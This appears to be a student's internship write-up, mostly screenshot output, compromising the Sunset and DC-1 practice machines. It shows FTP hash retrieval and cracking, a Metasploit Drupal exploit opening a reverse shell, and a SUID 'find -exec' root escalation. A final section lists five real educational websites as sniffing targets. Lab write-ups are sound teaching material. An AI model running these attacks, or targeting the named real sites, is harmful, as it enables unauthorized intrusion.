

# Cybersecurity Internship

## Task-4

-ST#IS#6119

### Server Hacking:

**\*\*1.Exploiting the SUNSET server:-**

→By using netdiscover command we get the ip address of sunset server:

```
Currently scanning: 192.168.75.0/16 | Screen View: Unique Hosts
9 Captured ARP Req/Rep packets, from 6 hosts. Total size: 540
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.1.5	ac:d5:64:48:a4:d9	1	60	CHONGQING FUGUI ELECTRONICS CO.,LTD.
192.168.1.1	e8:6e:44:5b:f5:0b	3	180	zte corporation
192.168.1.3	a8:77:e5:87:4d:9c	1	60	SHENZHEN CHUANGWEI-RGB ELECTRONICS CO.,LTD
192.168.1.6	5e:5e:9e:ae:08:7f	2	120	Unknown vendor
192.168.1.153	08:00:27:17:8c:ea	1	60	PCS Systemtechnik GmbH
192.168.1.4	ba:5a:94:a6:4a:96	1	60	Unknown vendor

```

KALI LINUX
"the quieter you become, the more you are able to hear"
```

→Performing Aggressive Scanning:

```
[sudo] password for kali:
(root@kali)~[/home/kali]
# nmap -A 192.168.1.153
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-27 09:17 EST
Nmap scan report for 192.168.1.153 (192.168.1.153)
Host is up (0.00055s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      pyftplib 1.5.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ -rw-r--r--  1 root    root      1062 Jul 29  2019 backup
| ftp-syst:
|   STAT:
| FTP server status:
| Connected to: 192.168.1.153:21
| Waiting for username.
| TYPE: ASCII; STRUcture: File; MODE: Stream
| Data connection closed.
|_ End of status.
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10 (protocol 2.0)
| ssh-hostkey:
|   2048 71:bd:fa:c5:8c:88:7c:22:14:c4:20:03:32:36:05:d6 (RSA)
|   256 35:92:8e:16:43:0c:39:88:8e:83:0d:e2:2c:a4:65:91 (ECDSA)
|_  256 45:c5:40:14:49:cf:80:3c:41:4f:bb:22:6c:80:1e:fe (ED25519)
MAC Address: 08:00:27:17:8C:EA (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
```

```
| FTP server status:
| Connected to: 192.168.1.153:21
| Waiting for username.
| TYPE: ASCII; STRUcture: File; MODE: Stream
| Data connection closed.
|_ End of status.
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10 (protocol 2.0)
| ssh-hostkey:
|   2048 71:bd:fa:c5:8c:88:7c:22:14:c4:20:03:32:36:05:d6 (RSA)
|   256 35:92:8e:16:43:0c:39:88:8e:83:0d:e2:2c:a4:65:91 (ECDSA)
|_  256 45:c5:40:14:49:cf:80:3c:41:4f:bb:22:6c:80:1e:fe (ED25519)
MAC Address: 08:00:27:17:8C:EA (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   0.55 ms  192.168.1.153 (192.168.1.153)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/sub
mit/ .
Nmap done: 1 IP address (1 host up) scanned in 4.04 seconds

(root@kali)~[/home/kali]
#
```

```
(root@kali)-[/home/kali]
# ftp 192.168.1.153
Connected to 192.168.1.153.
220 pyftplib 1.5.5 ready.
Name (192.168.1.153:kali): anonymous
331 Username ok, send password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering extended passive mode (|||56447|).
125 Data connection already open. Transfer starting.
-rw-r--r--  1 root  root    1062 Jul 29  2019 backup
226 Transfer complete.
ftp> get backup
local: backup remote: backup
229 Entering extended passive mode (|||53907|).
125 Data connection already open. Transfer starting.
100% |*****| 1062      1.96 MiB/s   00:00 ETA
226 Transfer complete.
1062 bytes received in 00:00 (1.01 MiB/s)
ftp> exit
221 Goodbye.
```

```
(root@kali)-[/home/kali]
#
```

File Actions Edit View Help


GNU nano 7.2

backup \*

unset:\$6\$406THujdibTNu./R\$NzquK0QRsbAUUSrHcpR2QrrlU3fA/SJo7sPDPbP3xcCR/lpbgMXS67Y27KtgLZAcJq9>



File System



Home

```
File Actions Edit View Help
GNU nano 7.2 backup *
sunset:$6$406THujdibTNu./R$NzquK0QRsbAUUSrHcpR2QrrlU3fA/SJo7sPDPbP3xcCR/lpbgMXS67Y27KtgLZAcJq9K>

File System
Home

KALI LINUX
"The quieter you become, the more you are able to hear"

File Name to Write: backup
^G Help      M-D DOS Format  M-A Append     M-B Backup File
^C Cancel    M-M Mac Format  M-P Prepend    ^T Browse
```

```
(root@kali)-[/home/kali]
# cat backup

sunset:$6$406THujdibTNu./R$NzquK0QRsbAUUSrHcpR2QrrlU3fA/SJo7sPDPbP3xcCR/lpbgMXS67Y27KtgLZAcJq9KZ
pEKEqBHFLzFSZ9bo/
```

```
(root@kali)-[/home/kali]
# john backup
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 11 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 14 candidates buffered for the current salt, minimum 22 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
0g 0:00:04:13 3/3 0g/s 1196p/s 1196c/s 1196C/s meriot..mufl23
cheer14 (sunset)
1g 0:00:04:34 DONE 3/3 (2024-01-27 08:00) 0.003647g/s 1189p/s 1189c/s 1189C/s stepash..cariell
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

```
(root@kali)-[/home/kali]
# ssh sunset@192.168.1.153
The authenticity of host '192.168.1.153 (192.168.1.153)' can't be established.
ED25519 key fingerprint is SHA256:eJPU2yXc6mt/iNY1C1rQJ8kyxsV0xaIPzk0JqovA0y0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.1.153' (ED25519) to the list of known hosts.
sunset@192.168.1.153's password:
Linux sunset 4.19.0-5-amd64 #1 SMP Debian 4.19.37-5+deb10u1 (2019-07-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Jul 28 20:52:38 2019 from 192.168.1.182
sunset@sunset:~$
```

```
bash: !~: command not found
sunset@sunset:~$ ls -al
total 28
drwxr-xr-x 3 sunset sunset 4096 Jul 28 2019 .
drwxr-xr-x 3 root root 4096 Jul 28 2019 ..
-rw-r--r-- 1 sunset sunset 0 Jul 28 2019 .bash_history
-rw-r--r-- 1 sunset sunset 220 Jul 28 2019 .bash_logout
-rw-r--r-- 1 sunset sunset 3526 Jul 28 2019 .bashrc
drwxr-xr-x 3 sunset sunset 4096 Jul 28 2019 .local
-rw-r--r-- 1 sunset sunset 807 Jul 28 2019 .profile
-rw-r--r-- 1 sunset sunset 33 Jul 28 2019 user.txt
sunset@sunset:~$
```

```
sunset@sunset:~$ cat user.txt
5b5b8e9b01ef27a1cc0a2d5fa87d7190
sunset@sunset:~$
```

```
sunset@sunset:~$ sudo -l
Matching Defaults entries for sunset on sunset:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User sunset may run the following commands on sunset:
    (root) NOPASSWD: /usr/bin/ed
sunset@sunset:~$
```

## **\*\*2. Exploiting the DC-1 server:-**

→ Installed DC-1 by default settings, we run the DC-1 server parallelly in kali linux.

→ Now by using netdiscover command we will get the ip address of DC-1 server.



## **\*\*Netdiscover:**

```
root@kali: /home/kali
File Actions Edit View Help
Currently scanning: 192.168.71.0/16 | Screen View: Unique Hosts
8 Captured ARP Req/Rep packets, from 4 hosts. Total size: 480
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.1.1	e8:6e:44:5b:f5:0b	2	120	zte corporation
192.168.1.5	ac:d5:64:48:a4:d9	4	240	CHONGQING FUGUI ELECTRONICS CO.,LTD.
192.168.1.10	08:00:27:74:8c:b3	1	60	PCS Systemtechnik GmbH
192.168.1.6	5e:5e:9e:ae:08:7f	1	60	Unknown vendor

## **\*\*Performing Aggressive Scanning:**

```
(root@kali)-[/home/kali]
# nmap -A 192.168.1.10
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-27 10:51 EST
Nmap scan report for 192.168.1.10 (192.168.1.10)
Host is up (0.00038s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh      OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)
| ssh-hostkey:
|   1024 c4:d6:59:e6:77:4c:22:7a:96:16:60:67:8b:42:48:8f (DSA)
|   2048 11:82:fe:53:4e:dc:5b:32:7f:44:64:82:75:7d:d0:a0 (RSA)
|_  256 3d:aa:98:5c:87:af:ea:84:b8:23:68:8d:b9:05:5f:d8 (ECDSA)
80/tcp    open  http     Apache httpd 2.2.22 ((Debian))
|_ http-title: Welcome to Drupal Site | Drupal Site
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_ /LICENSE.txt /MAINTAINERS.txt
|_ http-server-header: Apache/2.2.22 (Debian)
|_ http-generator: Drupal 7 (http://drupal.org)
111/tcp   open  rpcbind  2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000   2,3,4      111/tcp     rpcbind
|   100000   2,3,4      111/udp     rpcbind
|   100000   3,4        111/tcp6    rpcbind
|   100000   3,4        111/udp6    rpcbind
|   100024   1          33015/tcp   status
|   100024   1          43352/udp   status
```



```
https://metasploit.com

=[ metasploit v6.3.27-dev ]
+ -- --[ 2335 exploits - 1220 auxiliary - 413 post ]
+ -- --[ 1385 payloads - 46 encoders - 11 nops ]
+ -- --[ 9 evasion ]

Metasploit tip: View a module's description using
info, or the enhanced version in your browser with
info -d
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search drupal

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/webapp/drupal_coder_exec	2016-07-13	excellent	Yes	Drupal
CODER Module Remote Command Execution					
1	exploit/unix/webapp/drupal_drupalgeddon2	2018-03-28	excellent	Yes	Drupal
Drupalgeddon 2 Forms API Property Injection					
2	exploit/multi/http/drupal_drupageddon	2014-10-15	excellent	No	Drupal
HTTP Parameter Key/Value SQL Injection					

```
0 exploit/unix/webapp/drupal_coder_exec 2016-07-13 excellent Yes Drupal
CODER Module Remote Command Execution
1 exploit/unix/webapp/drupal_drupalgeddon2 2018-03-28 excellent Yes Drupal
Drupalgeddon 2 Forms API Property Injection
2 exploit/multi/http/drupal_drupageddon 2014-10-15 excellent No Drupal
HTTP Parameter Key/Value SQL Injection
3 auxiliary/gather/drupal_openid_xxe 2012-10-17 normal Yes Drupal
OpenID External Entity Injection
4 exploit/unix/webapp/drupal_restws_exec 2016-07-13 excellent Yes Drupal
RESTWS Module Remote PHP Code Execution
5 exploit/unix/webapp/drupal_restws_unserialize 2019-02-20 normal Yes Drupal
RESTful Web Services unserialize() RCE
6 auxiliary/scanner/http/drupal_views_user_enum 2010-07-02 normal Yes Drupal
Views Module Users Enumeration
7 exploit/unix/webapp/php_xmlrpc_eval 2005-06-29 excellent Yes PHP XML
-RPC Arbitrary Code Execution

Interact with a module by name or index. For example info 7, use 7 or use exploit/unix/webapp/p
hp_xmlrpc_eval

msf6 > use 2
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/drupal_drupageddon) > show options

Module options (exploit/multi/http/drupal_drupageddon):
```

Name	Current Setting	Required	Description
Proxies		no	A proxy chain of format type:host:port[,type:host:po rt][ ... ]



```
msf6 > use 2
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/drupal_drupageddon) > show options
```

Module options (exploit/multi/http/drupal\_drupageddon):

Name	Current Setting	Required	Description
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a>
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/	yes	The target URI of the Drupal installation
VHOST		no	HTTP server virtual host

Payload options (php/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
LHOST	192.168.1.8	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Drupal 7.0 - 7.31 (form-cache PHP injection method)

```
msf6 exploit(multi/http/drupal_drupageddon) > set rhosts 192.168.1.10
rhosts => 192.168.1.10
msf6 exploit(multi/http/drupal_drupageddon) > exploit
```

```
[*] Started reverse TCP handler on 192.168.1.8:4444
[*] Sending stage (39927 bytes) to 192.168.1.10
[*] Meterpreter session 1 opened (192.168.1.8:4444 -> 192.168.1.10:38405) at 2024-01-27 19:34:28 -0500
```

```
meterpreter > shell
Process 3103 created.
Channel 0 created.
ls -la
total 188
drwxr-xr-x  9 www-data www-data 4096 Feb 19 2019 .
drwxr-xr-x 12 root      root    4096 Feb 19 2019 ..
-rw-r--r--  1 www-data www-data  174 Nov 21 2013 .gitignore
-rw-r--r--  1 www-data www-data 5767 Nov 21 2013 .htaccess
-rw-r--r--  1 www-data www-data 1481 Nov 21 2013 COPYRIGHT.txt
-rw-r--r--  1 www-data www-data 1451 Nov 21 2013 INSTALL.mysql.txt
-rw-r--r--  1 www-data www-data 1874 Nov 21 2013 INSTALL.pgsql.txt
-rw-r--r--  1 www-data www-data 1298 Nov 21 2013 INSTALL.sqlite.txt
-rw-r--r--  1 www-data www-data 17861 Nov 21 2013 INSTALL.txt
-rwxr-xr-x  1 www-data www-data 18092 Nov  1 2013 LICENSE.txt
-rw-r--r--  1 www-data www-data  8191 Nov 21 2013 MAINTAINERS.txt
-rw-r--r--  1 www-data www-data  5376 Nov 21 2013 README.txt
-rw-r--r--  1 www-data www-data  9642 Nov 21 2013 UPGRADE.txt
-rw-r--r--  1 www-data www-data  6604 Nov 21 2013 authorize.php
-rw-r--r--  1 www-data www-data   720 Nov 21 2013 cron.php
-rw-r--r--  1 www-data www-data    52 Feb 19 2019 flag1.txt
```

```

-rw-r--r-- 1 www-data www-data 720 Nov 21 2013 cron.php
-rw-r--r-- 1 www-data www-data 52 Feb 19 2019 flag1.txt
drwxr-xr-x 4 www-data www-data 4096 Nov 21 2013 includes
-rw-r--r-- 1 www-data www-data 529 Nov 21 2013 index.php
-rw-r--r-- 1 www-data www-data 703 Nov 21 2013 install.php
drwxr-xr-x 4 www-data www-data 4096 Nov 21 2013 misc
drwxr-xr-x 42 www-data www-data 4096 Nov 21 2013 modules
drwxr-xr-x 5 www-data www-data 4096 Nov 21 2013 profiles
-rw-r--r-- 1 www-data www-data 1561 Nov 21 2013 robots.txt
drwxr-xr-x 2 www-data www-data 4096 Nov 21 2013 scripts
drwxr-xr-x 4 www-data www-data 4096 Nov 21 2013 sites
drwxr-xr-x 7 www-data www-data 4096 Nov 21 2013 themes
-rw-r--r-- 1 www-data www-data 19941 Nov 21 2013 update.php
-rw-r--r-- 1 www-data www-data 2178 Nov 21 2013 web.config
-rw-r--r-- 1 www-data www-data 417 Nov 21 2013 xmlrpc.php
cd sites
ls -la
total 24
drwxr-xr-x 4 www-data www-data 4096 Nov 21 2013 .
drwxr-xr-x 9 www-data www-data 4096 Feb 19 2019 ..
-rw-r--r-- 1 www-data www-data 904 Nov 21 2013 README.txt
drwxr-xr-x 4 www-data www-data 4096 Nov 21 2013 all
dr-xr-xr-x 3 www-data www-data 4096 Feb 19 2019 default
-rw-r--r-- 1 www-data www-data 2365 Nov 21 2013 example.sites.php

```

```

cd default
ls -la
total 52
dr-xr-xr-x 3 www-data www-data 4096 Feb 19 2019 .
drwxr-xr-x 4 www-data www-data 4096 Nov 21 2013 ..
-rw-r--r-- 1 www-data www-data 23202 Nov 21 2013 default.settings.php
drwxrwxr-x 3 www-data www-data 4096 Feb 19 2019 files
-r--r--r-- 1 www-data www-data 15989 Feb 19 2019 settings.php

```

```

python -c 'import pty;pty.spawn("/bin/sh")'
$ mysql -u dbuser -p
mysql -u dbuser -p
Enter password: R0ck3t

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 39
Server version: 5.5.60-0+deb7u1 (Debian)

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affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

```

→ show databases and tables:

```
mysql> show databases;
show databases;
+-----+
| Database |
+-----+
| information_schema |
| drupaldb |
+-----+
2 rows in set (0.00 sec)

mysql> use drupaldb;
use drupaldb;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
show tables;
+-----+
| Tables_in_drupaldb |
+-----+
| actions |
| authmap |
| batch |
| block |
| block_custom |
| block_node_type |
| block_role |
| blocked_ips |
```

	block	
	block_custom	
	block_node_type	
	block_role	
	blocked_ips	
	cache	
	cache_block	
	cache_bootstrap	
	cache_field	
	cache_filter	
	cache_form	
	cache_image	
	cache_menu	
	cache_page	
	cache_path	
	cache_update	
	cache_views	
	cache_views_data	
	comment	
	ctools_css_cache	
	ctools_object_cache	
	date_format_locale	
	date_format_type	
	date_formats	
	field_config	
	field_config_instance	
	field_data_body	
	field_data_comment_body	
	field_data_field_image	
	field_data_field_tags	
	field_revision_body	

	image_effects	
	image_styles	
	menu_custom	
	menu_links	
	menu_router	
	node	
	node_access	
	node_comment_statistics	
	node_revision	
	node_type	
	queue	
	rdf_mapping	
	registry	
	registry_file	
	role	
	role_permission	
	search_dataset	
	search_index	
	search_node_links	
	search_total	
	semaphore	
	sequences	
	sessions	
	shortcut_set	
	shortcut_set_users	
	system	
	taxonomy_index	
	taxonomy_term_data	
	taxonomy_term_hierarchy	
	taxonomy_vocabulary	
	url_alias	

```

| views_display |
| views_view    |
| watchdog      |
+-----+
80 rows in set (0.01 sec)

mysql> select * from users;
select * from users;
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| uid | name | pass | signature | signature_format | created | access | login | mail | status | timezone |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 0 | | | NULL | 0 | | NULL | 0 | | 0 | 0 | NULL |
| 1 | admin | $$DvQI6Y600iNeXRieEMF94Y6FvN8nujJcEDTCP9nS5.i38jnEKuDR | admin@example.com |
| | | NULL | 1550581826 | 1550583852 | 1550582362 | 1 | Australia
/Melbourne | | 0 | admin@example.com | b:0; |
| 2 | Fred | $$DwGrxef6.D0cwB5Ts.GlnLw15chRRWH2s1R3QBwC0EkvBQ/9TCGg | fred@example.org |
| | | filtered_html | 1550581952 | 1550582225 | 1550582225 | 1 | Australia
/Melbourne | | 0 | fred@example.org | b:0; |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
3 rows in set (0.00 sec)

```

Cd /root command is performed to know what is accessible in root:

```

3 rows in set (0.00 sec)

mysql> exit
exit
Bye
$ ls
ls
default.settings.php  files  settings.php
$ cd/home
cd/home
/bin/sh: 3: cd/home: not found
$ ls
ls
default.settings.php  files  settings.php
$ cd/home
cd/home
/bin/sh: 5: cd/home: not found
$ ls
ls
flag4
$ cd flag4
cd flag4
$ ls
ls
flag4.txt

```



```

$ cd /home
cd /home
$ ls
ls
flag4
$ cd /
cd /
$ ls
ls
bin    home      lib64      opt    sbin    tmp      vmlinuz.old
boot  initrd.img  lost+found  proc   selinux  usr
dev    initrd.img.old  media      root   srv      var
etc    lib         mnt        run    sys      vmlinuz
$ cd tmp
cd tmp
$ ls
ls
$ touch DC1
touch DC1
$ find DC1 -exec "/bin/sh" \;
find DC1 -exec "/bin/sh" \;
# id
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=0(root),33(www-data)
# whoami
whoami
root
# cd /root
cd /root
# ls
ls

```

→ cat thefinalflag.txt

```

$ touch DC1
touch DC1
$ find DC1 -exec "/bin/sh" \;
find DC1 -exec "/bin/sh" \;
# id
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=0(root),33(www-data)
# whoami
whoami
root
# cd /root
cd /root
# ls
ls
thefinalflag.txt
# cat thefinalflag.txt
cat thefinalflag.txt
Well done!!!!

Hopefully you've enjoyed this and learned some new skills.

You can let me know what you thought of this little journey
by contacting me via Twitter - @DCAU7

```

## Sniffing:

→ Identify any 5 websites that have vulnerable protocols to sniff:

## **\*\*Sniffing on HTTP:**

For Sniffing 5 websites

→inurture.co.in

→nbkrist.co.in

→svcnedu.org

→mbu.asia

→sru.edu.in

## **\*\*Sniffing on Telnet:**

For Sniffing 5 websites

→inurture.co.in

→nbkrist.co.in

→svcnedu.org

→mbu.asia

→sru.edu.in

## **\*\*Sniffing on SMTP:**

For Sniffing 5 websites

→inurture.co.in

→nbkrist.co.in

→svcnedu.org

→mbu.asia

→sru.edu.in

### **\*\*Sniffing on POP:**

For Sniffing 5 websites

→inurture.co.in

→nbkrist.co.in

→svcnedu.org

→mbu.asia

→sru.edu.in

### **\*\*Sniffing on FTP:**

For Sniffing 5 websites

→inurture.co.in

→nbkrist.co.in

→svcnedu.org

→mbu.asia

→sru.edu.in